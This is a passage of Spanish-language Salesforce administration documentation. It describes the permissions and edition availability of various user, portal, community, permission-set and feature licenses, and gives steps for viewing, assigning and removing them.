| Knowledge | ✅ Sólo lectura | ✅ Sólo lectura | ✅ Sólo lectura | ✅ Sólo lectura |
| Funciones y asociación | | ✅ | ✅ | ✅ |
| Aplicación móvil Salesforce1 | ✅ | ✅ | ✅ | ✅ |

[11] Para la licencia Aplicaciones y comunidad de empleados, el límite de almacenamiento de datos es de 20 MB por licencia de usuario, y el límite de almacenamiento de archivos es de 2 GB por licencia de usuario.

[12] Salesforce Files Sync no está disponible en Comunidades.

| | Comunidad de clientes | Comunidad de clientes Plus | Comunidad de socios | Aplicaciones y comunidad de empleados |
|---|---|---|---|---|
| Enviar correo electrónico | | | ✓ | ✓ |
| Tokens | | | | ✓ Crear, leer, modificar, eliminar |
| Aprobaciones de flujo de trabajo | ✓[13] | ✓ | ✓ | |

CONSULTE TAMBIÉN

- Licencias de usuario
- Licencias de usuario de sitio web autenticado
- Licencias de usuario del portal de socios
- Licencias de usuario del portal de clientes
- Límites de almacenamiento de archivos y datos

## Licencias de usuario de Database.com

| Licencia de usuario | Descripción | Número predeterminado de licencias disponibles |
|---|---|---|
| Administrador de Database.com | Diseñado para usuarios que necesitan administrar Database.com o realizar cambios en los esquemas de Database.com u otros metadatos utilizando las herramientas de personalización instantánea de la consola Database.com. | Database.com Edition: 3 |
| Usuario de Database.com | Diseñado para usuarios que necesitan acceso de Database.com para los datos almacenados en Database.com. | Database.com Edition: 3<br>Enterprise Edition, Unlimited Edition y Database.com Edition: 0<br>Póngase en contacto con |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Database.com Edition**

[13] Los usuarios con licencia Comunidad de clientes pueden enviar para aprobación, pero no tienen acceso para aprobar nada.

| Licencia de usuario | Descripción | Número predeterminado de licencias disponibles |
|---|---|---|
| | | Database.com para obtener las licencias de usuario de Database.com |
| Usuario de Database.com Light | Diseñado para los usuarios que solo necesitan acceso de Database.com para los datos, que necesitan pertenecer a grupos de Database.com (pero no a otros grupos) y que no necesitan pertenecer a ninguna función o cola. El acceso a los datos está determinado por los valores predeterminados de colaboración de toda la organización. | Database.com Edition: 0<br>Enterprise Edition, Unlimited Edition y Database.com Edition: 0<br>Póngase en contacto con Database.com para obtener las licencias de usuario de Database.com Light |

CONSULTE TAMBIÉN

Licencias de usuario

## Licencias de usuarios del portal de Service Cloud

Los usuarios del portal de Service Cloud cuentan con la licencia de Portal de clientes de gran volumen. Esta licencia proporciona a los contactos un número ilimitado de inicios de sesión en su Portal de Service Cloud para acceder al servicio de atención al cliente. Los usuarios que tengan esta licencia pueden acceder a las cuentas, activos, casos, contactos, objetos personalizados, documentos, ideas y preguntas, dependiendo de la configuración de su permiso.

La licencia general de Portal de clientes de gran volumen es la misma que la licencia de Portal de clientes de gran volumen, con la excepción de que los usuarios tienen un número limitado de inicios de sesión. Póngase en contacto con Salesforce para obtener información acerca del número de licencias del Portal de clientes que puede activar.

Esta ficha indica los permisos que se pueden asignar a usuarios de portal de Service Cloud.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| | Crear | Leer | Actualizar | Eliminar |
|---|---|---|---|---|
| **Cuentas** | | ✓ | ✓ | |
| **Activos** | ✓ | ✓ | ✓ | |
| **Casos** | ✓ | ✓ | ✓ | |
| **Contactos** | ✓ | ✓ | ✓ | |

| | Crear | Leer | Actualizar | Eliminar |
|---|---|---|---|---|
| **Objetos personalizados** | ✓ | ✓ | ✓ | ✓ |
| **Documentos** | | ✓ | | |
| **Ideas** | ✓ | ✓ | | |
| **Knowledge** | | ✓ | | |
| **Listas de precios** | | ✓ | | |
| **Productos** | | ✓ | | |
| **Preguntas y respuestas** | ✓ | ✓ | | |
| **Soluciones** | | ✓ | | |
| **Órdenes de trabajo** | ✓ | ✓ | ✓ | |

CONSULTE TAMBIÉN

Licencias de usuario

## Licencias de usuario de Sites y Site.com

Los usuarios de Sites y Site.com solo pueden tener licencias de usuario invitado o de usuario de Site.com Only.

EDICIONES

Disponible en: Salesforce Classic

Los requisitos de cada edición varían en función del tipo de licencia de usuario.

| | |
|---|---|
| `Usuario invitado` | Diseñada para usuarios públicos que acceden a sus sitios de Site.com o Force.com. Si las comunidades están activadas, estos usuarios también tienen acceso a páginas públicas de las comunidades. Los visitantes tendrán acceso a cualquier información disponible en un sitio público activo. Para cada licencia de usuario invitado puede desarrollar un sitio para su organización.<br><br>En el caso de Site.com Edition, **Developer Edition**, **Enterprise Edition**, **Unlimited Edition** y **Performance Edition**, cada una incluye licencias ilimitadas de usuario invitado.<br><br>En el caso de Force.com Sites, **Enterprise Edition**, **Unlimited Edition** y **Performance Edition**, cada uno viene con 25 licencias de usuario invitado. **Developer Edition** incluye una licencia de usuario invitado.<br><br>Nota:<br>• No puede adquirir licencias de usuario invitado adicionales para .Force.com Sites.<br>• La licencia de usuario de portal de gran volumen de Sitio Web autenticado se ha diseñado específicamente para usarse con Force.com Sites. Como se ha diseñado para grandes volúmenes, debe ser una opción rentable para usarse con Force.com Sites. |
| `Solo Site.com` | Diseñado para los usuarios de **Performance Edition**, **Unlimited Edition** y **Enterprise Edition** que necesitan acceso a Site.com pero no a las funciones CRM |

estándar. Solo los usuarios de Site.com tienen los mismos derechos que los usuarios de Force.com - One App y, además, tienen acceso a la aplicación Content. No obstante, no tienen acceso a los objetos Cuentas y Contactos. Los usuarios tienen acceso a un número ilimitado de fichas personalizadas, pero solo pueden utilizar una aplicación personalizada, definida como aquella que tiene hasta 20 objetos personalizados.

Cada usuario de Site.com necesita también una licencia de función del contribuyente de Site.com o publicador de Site.com para acceder a Site.com.

CONSULTE TAMBIÉN

Licencias de usuario

## Licencias de usuario de sitio web autenticado

Los usuarios del portal de plataforma cuentan con la licencia de Authenticated Website, que se ha diseñado para su eso con Force.com Sites. Proporciona a los usuarios de sitios designados un número ilimitado de inicios de sesión en su Portal de plataforma para acceder a la información del servicio de atención al cliente.

La licencia general de Sitio Web autenticado es la misma que la licencia de Sitio Web autenticado de gran volumen, con la excepción de que los usuarios tienen un número limitado de inicios de sesión.

Nota: Cuando se activan los pedidos, los perfiles estándar incluyen automáticamente todos los permisos de objeto para pedidos, así como acceso de lectura para productos y listas de precios. Si sus usuarios externos están asignados a un perfil estándar y esos permisos de objeto no son adecuados para ellos, considere la creación de perfiles personalizados que no incluyen esos permisos de objeto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Esta tabla enumera los permisos que se pueden otorgar a usuarios del Sitio Web autenticado.

| | Crear | Leer | Actualizar | Eliminar |
|---|---|---|---|---|
| **Contratos** | ✓ | ✓ | ✓ | ✓ |
| **Documentos** | | ✓ | | |
| **Ideas** | ✓ | ✓ | | |
| **Knowledge** | | ✓ | | |
| **Pedidos** | ✓ | ✓ | ✓ | ✓ |
| **Listas de precios** | | ✓ | | |
| **Productos** | | ✓ | | |
| **Objetos personalizados** | ✓ | ✓ | ✓ | ✓ |

CONSULTE TAMBIÉN

Licencias de usuario

## Licencias de usuario del portal de clientes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los usuarios de un sitio de Portal de clientes disponen de la licencia estándar de Gestor del portal de clientes.

**Nota:** A partir de Summer '13, estas licencias solo están disponibles para las organización que ya tengan un Portal de clientes. Si no tiene un Portal de clientes pero desea compartir información fácilmente con sus clientes, consulte Licencias de usuario de comunidades en la página 515.

Permite que los contactos inicien sesión en su Portal de clientes para gestionar la atención al cliente. Puede asociar usuarios con una licencia de Gestor del portal de clientes estándar al perfil Usuario del portal de clientes o a un perfil duplicado y personalizado desde el perfil Usuario del portal de clientes. Este perfil estándar permite a los usuarios visualizar y modificar datos de su propiedad o que pertenezcan o compartan con usuarios que estén por debajo suya en la jerarquía de funciones del portal de clientes. Estos usuarios también pueden ver y modificar casos cuando se indiquen en el campo `Nombre del contacto`.

Los usuarios con la licencia de Gestor del portal de clientes estándar pueden:

- Ver contactos, lista de precios y productos.
- Ver y modificar cuentas y casos.
- Crear y modificar activos.
- Crear, ver, modificar y eliminar objetos personalizados.
- Acceder a objetos personalizados dependiendo de sus permisos.
- Recibir el permiso "Superusuario del portal".
- Acceder a Salesforce CRM Content si tienen una licencia de la función Salesforce CRM Content o los permisos adecuados.

La licencia general de Gestor del portal de clientes estándar es la misma que la licencia de Gestor del portal de clientes estándar, con la excepción de que los usuarios solo pueden iniciar sesión una vez al mes.

**Nota:** Cuando se activan los pedidos, los perfiles estándar incluyen automáticamente todos los permisos de objeto para pedidos, así como acceso de lectura para productos y listas de precios. Si sus usuarios externos están asignados a un perfil estándar y esos permisos de objeto no son adecuados para ellos, considere la creación de perfiles personalizados que no incluyen esos permisos de objeto.

Esta tabla enumera los permisos que se pueden otorgar a usuarios de Portal de cliente.

| | Crear | Leer | Actualizar | Eliminar |
|---|---|---|---|---|
| **Cuentas** | | ✓ | ✓ | |
| **Activos** | ✓ | ✓ | ✓ | |
| **Casos** | ✓ | ✓ | ✓ | |
| **Contactos** | | ✓ | | |
| **Contratos** | ✓ | ✓ | ✓ | ✓ |
| **Objetos personalizados** | ✓ | ✓ | ✓ | ✓ |
| **Documentos** | | ✓ | | |
| **Ideas** | ✓ | ✓ | ✓ | |
| **Knowledge** | | ✓ | | |

| | Crear | Leer | Actualizar | Eliminar |
|---|---|---|---|---|
| **Pedidos** | ✓ | ✓ | ✓ | ✓ |
| **Listas de precios** | | ✓ | | |
| **Productos** | | ✓ | | |
| **Informes y paneles** [1] | ✓ | ✓ | ✓ | ✓ |
| **Soluciones** | | ✓ | | |
| **Preguntas y respuestas** | ✓ | ✓ | | |

Nota:

- [1] Para crear y modificar informes en comunidades, el usuario también necesita los permisos "Crear y personalizar informes", "Generador de informes" y "Modificar mis informes". Estos permisos permiten a los usuarios crear y modificar informes en comunidades, pero no en portales. De forma predeterminada, los informes y paneles son de solo lectura. Para obtener más información, consulte Configurar Gestión de informes para usuarios externos: Crear y modificar informes.

CONSULTE TAMBIÉN

Licencias de usuario

## Portal de clientes: Licencias de usuarios de Enterprise Administration

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Portal de clientes: Los usuarios de Enterprise Administration cuentan con la licencia de Gestor del portal de clientes personalizado. Esta licencia proporciona a los contactos un número ilimitado de inicios de sesión en su Portal de clientes de Salesforce para gestionar el servicio de atención al cliente.

Nota: A partir de Summer '13, estas licencias solo están disponibles para las organización que ya tengan un Portal de clientes. Si no tiene un Portal de clientes pero desea compartir información fácilmente con sus clientes, consulte Licencias de usuario de comunidades en la página 515.

Puede asociar usuarios que tengan una licencia de Gestor del portal de clientes personalizado al perfil de Usuario del portal de clientes o un perfil duplicado y personalizado desde el perfil de Usuario del portal de clientes, que les permite ver y modificar datos que posean directamente, así como ver y modificar casos donde indique el campo `Nombre del contacto`.

Los usuarios que posean esta licencia pueden:

- Crear, leer o actualizar cuentas, activos y casos.
- Vea contactos.
- Ver objetos personalizados y ejecutar informes dependiendo de sus permisos.
- Recibir los permisos "Superusuario del portal" y "Administrador de usuarios externos delegados".
- Acceder a Salesforce CRM Content si tienen una licencia de la función Salesforce CRM Content o los permisos adecuados.

La licencia general de Gestor del portal de clientes personalizado es la misma que la licencia de Gestor del portal de clientes personalizado, con la excepción de que los usuarios tienen un número limitado de inicios de sesión. Póngase en contacto con Salesforce para obtener información acerca del número de licencias del Portal de clientes que puede activar.

Nota: Cuando se activan los pedidos, los perfiles estándar incluyen automáticamente todos los permisos de objeto para pedidos, así como acceso de lectura para productos y listas de precios. Si sus usuarios externos están asignados a un perfil estándar y esos permisos de objeto no son adecuados para ellos, considere la creación de perfiles personalizados que no incluyen esos permisos de objeto.

Esta tabla enumera los permisos que se pueden otorgar a los usuarios de Portal de clientes: Enterprise Administration.

| | Crear | Leer | Actualizar | Eliminar |
|---|---|---|---|---|
| **Cuentas** | ✓ | ✓ | ✓ | |
| **Activos** | ✓ | ✓ | ✓ | |
| **Casos** | ✓ | ✓ | ✓ | |
| **Contactos** | ✓ | ✓ | ✓ | |
| **Contratos** | ✓ | ✓ | ✓ | ✓ |
| **Objetos personalizados** | ✓ | ✓ | ✓ | ✓ |
| **Documentos** | | ✓ | | |
| **Ideas** | ✓ | ✓ | ✓ | |
| **Knowledge** | | ✓ | | |
| **Pedidos** | ✓ | ✓ | ✓ | ✓ |
| **Listas de precios** | | ✓ | | |
| **Productos** | | ✓ | | |
| **Informes y paneles** [1] | ✓ | ✓ | ✓ | ✓ |
| **Soluciones** | | ✓ | | |
| **Preguntas y respuestas** | ✓ | ✓ | | |

Nota:

- [1] Para crear y modificar informes en comunidades, el usuario también necesita los permisos “Crear y personalizar informes”, “Generador de informes” y “Modificar mis informes”. Estos permisos permiten a los usuarios crear y modificar informes en comunidades, pero no en portales. De forma predeterminada, los informes y paneles son de solo lectura. Para obtener más información, consulte Configurar Gestión de informes para usuarios externos: Crear y modificar informes.

CONSULTE TAMBIÉN

Licencias de usuario

## Licencias de usuario del portal de socios

Los usuarios del portal de socios cuentan con la licencia de usuario de Socio oro. Solo pueden acceder a Salesforce a través del portal de socios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Nota:**

- A partir de Summer '13, esta licencia dejó de estar disponible para organizaciones que no usaban anteriormente el portal de socios. Si no tiene un Portal de clientes pero desea compartir información fácilmente con sus clientes, consulte Licencias de usuario de comunidades en la página 515.
- Cuando se activan los pedidos, los perfiles estándar incluyen automáticamente todos los permisos de objeto para pedidos, así como acceso de lectura para productos y listas de precios. Si sus usuarios externos están asignados a un perfil estándar y esos permisos de objeto no son adecuados para ellos, considere la creación de perfiles personalizados que no incluyen esos permisos de objeto.

Esta tabla enumera los permisos que se pueden otorgar a usuarios de Portal de socios.

| | Crear | Leer | Actualizar | Eliminar |
|---|---|---|---|---|
| **Cuentas** | ✓ | ✓ | ✓ | |
| **Aprobaciones** | | ✓ | | |
| **Activos** | ✓ | ✓ | ✓ | |
| **Campañas** [1] | ✓ | ✓ | ✓ | |
| **Casos** | ✓ | ✓ | ✓ | |
| **Contactos** | ✓ | ✓ | ✓ | |
| **Contratos** | ✓ | ✓ | ✓ | ✓ |
| **Objetos personalizados** | ✓ | ✓ | ✓ | ✓ |
| **Documentos** | | ✓ | | |
| **Ideas** | ✓ | ✓ | ✓ | |
| **Knowledge** | | ✓ | | |
| **Candidatos** | ✓ | ✓ | ✓ | |
| **Oportunidades** | ✓ | ✓ | ✓ | |
| **Pedidos** | ✓ | ✓ | ✓ | ✓ |
| **Listas de precios** | | ✓ | | |
| **Productos** | | ✓ | | |
| **Informes y paneles** [2] | ✓ | ✓ | ✓ | ✓ |
| **Soluciones** | | ✓ | | |
| **Preguntas y respuestas** | ✓ | ✓ | | |

Nota:

- [1] Un usuario de portal de socios puede crear y modificar campañas en una comunidad pero no en un portal heredado. Para la licencia de Comunidad de socios, para leer, crear y modificar campañas en la interfaz de usuario, el usuario socio también necesita el permiso "Usuario de marketing". Con esos permisos, un usuario socio puede: buscar y agregar sus contactos o candidatos como miembros de campañas, acceder a informes en sus campañas y enviar correo electrónico masivo o asignar de forma masiva a sus contactos y candidatos en una campaña.
- [2] Para crear y modificar informes en comunidades, el usuario también necesita los permisos "Crear y personalizar informes", "Generador de informes" y "Modificar mis informes". Estos permisos permiten a los usuarios crear y modificar informes en comunidades, pero no en portales. De forma predeterminada, los informes y paneles son de solo lectura. Para obtener más información, consulte Configurar Gestión de informes para usuarios externos: Crear y modificar informes.

CONSULTE TAMBIÉN

Licencias de usuario

## Licencias de conjuntos de permisos

Un conjunto de permisos es una forma práctica de asignar a usuarios permisos y configuraciones específicos para utilizar varias herramientas y funciones. Las licencias de conjuntos de permisos permiten a los usuarios acceder a funciones que no forman parte de sus licencias de usuario. A los usuarios pueden asignárseles cualquier número de licencias de conjuntos de permisos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La disponibilidad de cada licencia de conjunto de permisos depende de los requisitos de la edición para conjuntos de permisos y la función relacionada.

### ¿Qué son las licencias de conjuntos de permisos?

Las licencias de conjuntos de permisos permiten a los usuarios acceder a funciones que no forman parte de sus licencias de usuario. A los usuarios pueden asignárseles cualquier número de licencias de conjuntos de permisos.

### Licencias de conjunto de permisos disponibles

Para cada licencia de conjunto de permisos disponible para su compra, consulte qué permisos le permite asignar a sus usuarios.

### Ver las licencias de conjuntos de permisos de su organización de Salesforce

Visualice las licencias de conjuntos que ha comprado su organización para saber qué tiene disponible para asignar a sus usuarios.

### Asignación de una licencia de conjunto de permisos a un usuario

Es posible que necesite asignar una licencia de conjunto de permisos a un usuario antes de poder asignar algunos permisos.

### Eliminación de una licencia de conjunto de permisos de un usuario

En primer lugar elimine o modifique los conjuntos de permisos relevantes asignados que requieran la licencia, y después elimine la licencia de conjunto de permisos asignada.

CONSULTE TAMBIÉN

Configurar su empresa en Salesforce

## ¿Qué son las licencias de conjuntos de permisos?

Las licencias de conjuntos de permisos permiten a los usuarios acceder a funciones que no forman parte de sus licencias de usuario. A los usuarios pueden asignárseles cualquier número de licencias de conjuntos de permisos.

Consejo: Los conjuntos de permisos y las licencias de conjuntos de permisos tienen propósitos diferentes. Siga leyendo para no tener algunos problemas más adelante.

- Las **licencias de conjuntos de permisos** amplían las funciones de las licencias de usuario. Con las licencias de conjuntos de permisos, puede asignar a usuarios más permisos que los que admite su licencia de usuario.
- Los **conjuntos de permisos** contienen configuraciones que otorgan permisos de usuario. Los conjuntos de permisos amplían el acceso funcional de los usuarios sin cambiar sus perfiles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La disponibilidad de cada licencia de conjunto de permisos depende de los requisitos de la edición para conjuntos de permisos y la función relacionada.

Puede crear un conjunto de permisos para una licencia de conjunto de permisos específica. Active los permisos de la licencia de conjunto de permisos seleccionada dentro del conjunto de permisos. A continuación, los usuarios asignados al conjunto de permisos obtienen las funciones que contiene que usted elija.

También puede crear un conjunto de permisos que no sea específico para un único usuario o licencia de conjunto de permisos. En primer lugar, asigne usuarios a las licencias de conjuntos de permisos que desee. Luego, asígnelos al conjunto de permisos que creó y active los permisos que necesite.

Nota: Salesforce valida si los usuarios tienen las licencias necesarias para un conjunto de permisos. Por ejemplo, si asigna usuarios a un conjunto de permisos que no tenga los permisos de usuario necesarios, recibirá un error de asignación.

Consulte esta tabla para ver ejemplos del modo en que las combinaciones de conjuntos de permisos y licencias de conjuntos de permisos afectan a los usuarios.

| Caso de uso de ejemplo | Qué haría | Resultado |
|---|---|---|
| Asociar un permiso que está respaldado por una única licencia de conjunto de permisos, como Identity Connect, con un conjunto de permisos. | 1. Cree un conjunto de permisos. En el menú desplegable de licencia, seleccione **Identity Connect**.<br>2. Tenga en cuenta que la página de configuración del conjunto de permisos muestra únicamente la configuración disponible con la licencia de conjunto de permisos de Identity Connect. Active **Usar Identity Connect**. | Los usuarios asignados al conjunto de permisos obtienen el permiso Identity Connect. |
| Asocie permisos que están respaldados por más de una licencia de conjunto de permisos con un conjunto de permisos. Por ejemplo, podría asociar las siguientes licencias de conjuntos de permisos con un único conjunto de permisos que cree:<br>• Conexión de identidad<br>• Usuario entrante de Voice | 1. Asigne las licencias de conjuntos de permisos de Identity Connect, Usuario entrante de Voice y Usuario saliente de Voice a los usuarios que lo necesitan.<br>2. Cree un conjunto de permisos. En el menú desplegable de licencia, seleccione **--Ninguno--**.<br>3. En su conjunto de permisos, active los siguientes permisos: | Los usuarios asignados al conjunto de permisos obtienen los permisos de Identity Connect, Llamadas entrantes de Voice y Llamadas salientes de Voice. |

| Caso de uso de ejemplo | Qué haría | Resultado |
|---|---|---|
| • Usuario saliente de Voice | • **Usar Identity Connect**<br>• **Acceder a llamadas entrantes de Voice**<br>• **Acceder a llamadas salientes de Voice** | |
| Asocie un permiso que esté respaldado por una licencia de conjunto de permisos e incluya también otros permisos de usuario. Por ejemplo, podría crear un conjunto de permisos con los permisos respaldados por la licencia de conjunto de permisos de Identity Connect e incluir también el permiso Usuario de Lightning Experience. | 1. Asigne la licencia de conjunto de permisos de Identity Connect a los usuarios que la necesitan.<br>2. Cree un conjunto de permisos. En el menú desplegable de licencia, seleccione **--Ninguno--**.<br>3. En su conjunto de permisos, active los siguientes permisos:<br>• **Usar Identity Connect**<br>• **Usuario de Lightning Experience** | Los usuarios asignados al conjunto de permisos obtienen el permiso Identity Connect y Usuario de Lightning Experience. |

CONSULTE TAMBIÉN

- Licencias de conjunto de permisos disponibles
- Licencias de conjuntos de permisos
- Licencias de usuario
- Crear conjuntos de permisos
- Configuración del sistema y aplicaciones en Conjuntos de permisos

## Licencias de conjunto de permisos disponibles

Para cada licencia de conjunto de permisos disponible para su compra, consulte qué permisos le permite asignar a sus usuarios.

| Licencia de conjunto de permisos | Permisos de usuario incluidos | Permisos de objeto incluidos |
|---|---|---|
| Usuario de CRM* | | |
| Aplicaciones y comunidad de empleados | Los permisos de usuario incluidos en esta licencia de conjunto de permisos coinciden con lo que se proporciona en la licencia Aplicaciones y comunidad de empleados en la página 515. | Los permisos de objeto incluidos en esta licencia de conjunto de permisos coinciden con lo que se proporciona en la licencia Aplicaciones y comunidad de empleados en la página 515. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La disponibilidad de cada licencia de conjunto de permisos depende de los requisitos de la edición para conjuntos de permisos y la función relacionada.

| Licencia de conjunto de permisos | Permisos de usuario incluidos | Permisos de objeto incluidos |
|---|---|---|
| Solo lectura de Field Service | | "Leer" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos |
| Estándares de Field Service | | "Leer", "Modificar", "Crear" y "Eliminar" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos |
| Despachador de Field Service | | "Leer", "Modificar", "Crear" y "Eliminar" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos<br>Si los paquetes gestionados de Field Service Lightning están instalados, los usuarios con esta licencia de conjuntos de permisos tienen acceso a la consola del despachador. |
| Programación de Field Service | | "Leer", "Modificar", "Crear" y "Eliminar" en:<br>• Citas de servicio<br>• Recursos de servicio<br>• Territorios de servicio<br>• Horas de trabajo<br>• Tipos de trabajos<br>Si los paquetes gestionados de Field Service Lightning están instalados, los usuarios con esta licencia de conjuntos de permisos están incluidos en la optimización de programación. |
| Files Connect para fuentes de datos externas in situ | "Files Connect in situ" | |
| Conexión de identidad | "Usar Identity Connect" | |

| Licencia de conjunto de permisos | Permisos de usuario incluidos | Permisos de objeto incluidos |
|---|---|---|
| Plataforma de pedidos | • "Activar contratos"<br>• "Eliminar contratos activados"<br>• "Activar pedidos"<br>• "Modificar Pedidos activados"<br>• "Crear pedidos de reducción" | "Crear", "Leer", "Modificar" y "Eliminar" en:<br>• Contratos<br>• Listas de precios<br>• Productos<br>• Pedidos |
| Usuario de consola de ventas | "Consola de ventas" | |
| Usuario de ventas* | | |
| Usuario de servicio* | | |

*No se requiere la asignación de conjuntos de permisos.

CONSULTE TAMBIÉN

- Asignación de una licencia de conjunto de permisos a un usuario
- Permisos de usuario
- Asignar conjuntos de permisos a un solo usuario
- Licencias de conjuntos de permisos

## Ver las licencias de conjuntos de permisos de su organización de Salesforce

Visualice las licencias de conjuntos que ha comprado su organización para saber qué tiene disponible para asignar a sus usuarios.

Pase por ella: Ver licencias de conjuntos de permisos y asignaciones

1. Desde Configuración, introduzca *Información de la empresa* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información de la empresa**.
2. Visualice la lista relacionada Licencias del conjunto de permisos.

Para obtener información sobre la adquisición de licencias de conjuntos de permisos, póngase en contacto con Salesforce.

CONSULTE TAMBIÉN

- Licencias de conjuntos de permisos
- Licencias de conjunto de permisos disponibles
- Asignación de una licencia de conjunto de permisos a un usuario

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver licencias de conjuntos de permisos:

- "Ver parámetros y configuración"

## Asignación de una licencia de conjunto de permisos a un usuario

Es posible que necesite asignar una licencia de conjunto de permisos a un usuario antes de poder asignar algunos permisos.

Consejo: Antes de comenzar, compruebe si la licencia de conjunto de permisos ya está asociada con un conjunto de permisos. En caso afirmativo, ahorre tiempo y simplemente asigne el usuario a ese conjunto de permisos. En caso contrario, es posible que tenga que asignar la licencia de conjunto de permisos a usuarios para otorgarles acceso a las funciones de la licencia del conjunto de permisos.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en el nombre del usuario al que desea asignar la licencia de conjunto de permisos.
3. En la lista relacionada de Asignaciones de licencia de conjuntos de permisos, haga clic en **Modificar asignaciones**.
4. Seleccione la licencia de conjunto de permisos para asignar.

Agregue el permiso relacionado a un conjunto de permisos y luego asigne ese conjunto de permisos al usuario.

Nota: Después de asignar la licencia de conjunto de permisos Usuario de CRM, Usuario de ventas o Usuario de servicio, no se requiere la asignación de un conjunto de permisos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar una licencia de conjuntos de permisos:
- "Gestionar usuarios"

CONSULTE TAMBIÉN

- Licencias de conjuntos de permisos
- Eliminación de una licencia de conjunto de permisos de un usuario
- Conjuntos de permisos
- Asignar conjuntos de permisos a un solo usuario

## Eliminación de una licencia de conjunto de permisos de un usuario

En primer lugar elimine o modifique los conjuntos de permisos relevantes asignados que requieran la licencia, y después elimine la licencia de conjunto de permisos asignada.

1. Identifique el permiso que requiere la licencia de conjunto de permisos que desea eliminar.
2. Asegúrese de que el permiso no se ha asignado al usuario mediante un conjunto de permisos. Puede hacerlo de uno de estos modos.
   - Elimine el permiso de los conjuntos de permisos asignados al usuario.
   - Elimine el conjunto de permisos de los conjuntos de permisos asignados al usuario.
3. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
4. Haga clic en el nombre del usuario cuya licencia de conjunto de permisos desee eliminar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar una licencia de conjunto de permisos:
- "Gestionar usuarios"

5. En la lista relacionada Asignaciones de licencia del conjunto de permisos, haga clic en **Eliminar** junto a la licencia del conjunto de permisos que desea retirar y, a continuación, haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Licencias de conjuntos de permisos
Ver las licencias de conjuntos de permisos de su organización de Salesforce
Asignación de una licencia de conjunto de permisos a un usuario

## Descripción general de las licencias de función

Una licencia de función autoriza a un usuario a acceder a una función adicional que no se incluye con su licencia de usuario, como Marketing o Work.com. A los usuarios pueden asignárseles cualquier número de licencias de función.

- Consulte las licencias de función activadas para su organización
- Permita a los usuarios utilizar una función
- Consulte todas las licencias de función disponibles actualmente en Salesforce

Según las funciones activadas para su organización, puede que sea posible asignar más de un tipo de licencia de función a los usuarios.

EDICIONES

Disponible en: Salesforce Classic

Los requisitos de cada edición varían en función de las licencias de función.

Visualización de las licencias de función de su organización
Visualice las licencias de función que ha comprado su empresa para saber qué tiene disponible para asignar a sus usuarios.

Activación de una licencia de función para un usuario
Puede activar una función para un usuario de su organización cuando cree o modifique ese usuario.

Licencias de función disponibles
Asigne una o más de estas licencias de funciones adicionales a usuarios de modo que puedan acceder a funciones no incluidas en su licencia de usuario.

CONSULTE TAMBIÉN

Ver y gestionar usuarios
Configurar su empresa en Salesforce

## Visualización de las licencias de función de su organización

Visualice las licencias de función que ha comprado su empresa para saber qué tiene disponible para asignar a sus usuarios.

1. Desde Configuración, introduzca *Información de la empresa* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información de la empresa**.
2. Consulte la lista relacionada Licencias de función.

Para obtener información sobre la adquisición de licencias de función, póngase en contacto con Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver licencias de función:
- "Ver parámetros y configuración"

CONSULTE TAMBIÉN

- Descripción general de las licencias de función
- Licencias de función disponibles
- Activación de una licencia de función para un usuario
- Ver y gestionar usuarios

## Activación de una licencia de función para un usuario

Puede activar una función para un usuario de su organización cuando cree o modifique ese usuario.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. En la vista de lista de usuarios, haga clic en el nombre de un usuario.
3. En la página Detalle de usuario, seleccione la casilla de verificación junto a la licencia de función que desea activar para ese usuario.

   Puede activar más de una licencia de función para un único usuario.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar licencias de función:
- "Gestionar usuarios internos"

CONSULTE TAMBIÉN

- Modificar usuarios
- Agregar un usuario único
- Descripción general de las licencias de función
- Licencias de función disponibles
- Visualización de las licencias de función de su organización

## Licencias de función disponibles

Asigne una o más de estas licencias de funciones adicionales a usuarios de modo que puedan acceder a funciones no incluidas en su licencia de usuario.

EDICIONES

Disponible en: Salesforce Classic

